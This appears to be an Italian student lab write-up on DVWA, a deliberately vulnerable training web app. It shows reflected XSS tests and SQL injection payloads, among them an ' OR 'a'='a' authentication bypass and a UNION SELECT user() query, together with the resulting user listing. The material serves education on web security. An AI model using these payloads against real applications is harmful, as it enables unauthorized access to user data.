

XSS – SQL INJECTION

ALERT `<script>alert('XSS')</script>`

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Submit

Hello

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

OUTPUT ALERT `<script>alert('XSS')</script>`



CORSIVO <i>Testo in corsivo</i>

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello *ciao cane*

More info

<http://hackers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

GRASSETTO Testo in grassetto

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello **EPICODE**

SOTTOLINEATO <u>Testo sottolineato</u>

Home

Instructions

Setup

Brute Force

Command Execution

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello EPICODE

CORSIVO, GRASSETTO, SOTTOLINEATO



Home

Instructions

Setup

Brute Force

Command Execution

CSP

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello ***EPICODE***

Ho avuto accesso a nome e cognome di un utente inserendo 1 nel campo
User ID



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

Vulnerability: SQL Injection

User ID:

Submit

ID: 1


First name: admin

Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Bypassata autenticazione tramite ' OR 'a'='a' — (poiché la condizione a=a è sempre vera, l'operatore OR restituirà sempre un risultato valido, motivo per cui sono riuscito ad accedere ad una nuova posizione che altrimenti sarebbe protetta).



%' or 0=0 **union** select null, user() #

- Tramite %' ho indicato la fine di un'istruzione SQL, con 0=0 ho dato una condizione sempre vera, al fine di bypassare controlli di autenticazione.
- Con **union** ho combinato i risultati di due query;
- Tramite parametro sono venuto a conoscenza di quanti campi vengono selezionati dalla query vulnerabile;
- infine tramite parametro **user** ho listato per l'appunto tutti gli utenti presenti, reperendone nome e cognome.

DVWA

Vulnerability: SQL Injection

User ID:

ID: '%' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: '%' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: '%' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: '%' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso

ID: '%' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: '%' or 0=0 union select null, user() #
First name:
Surname: root@localhost

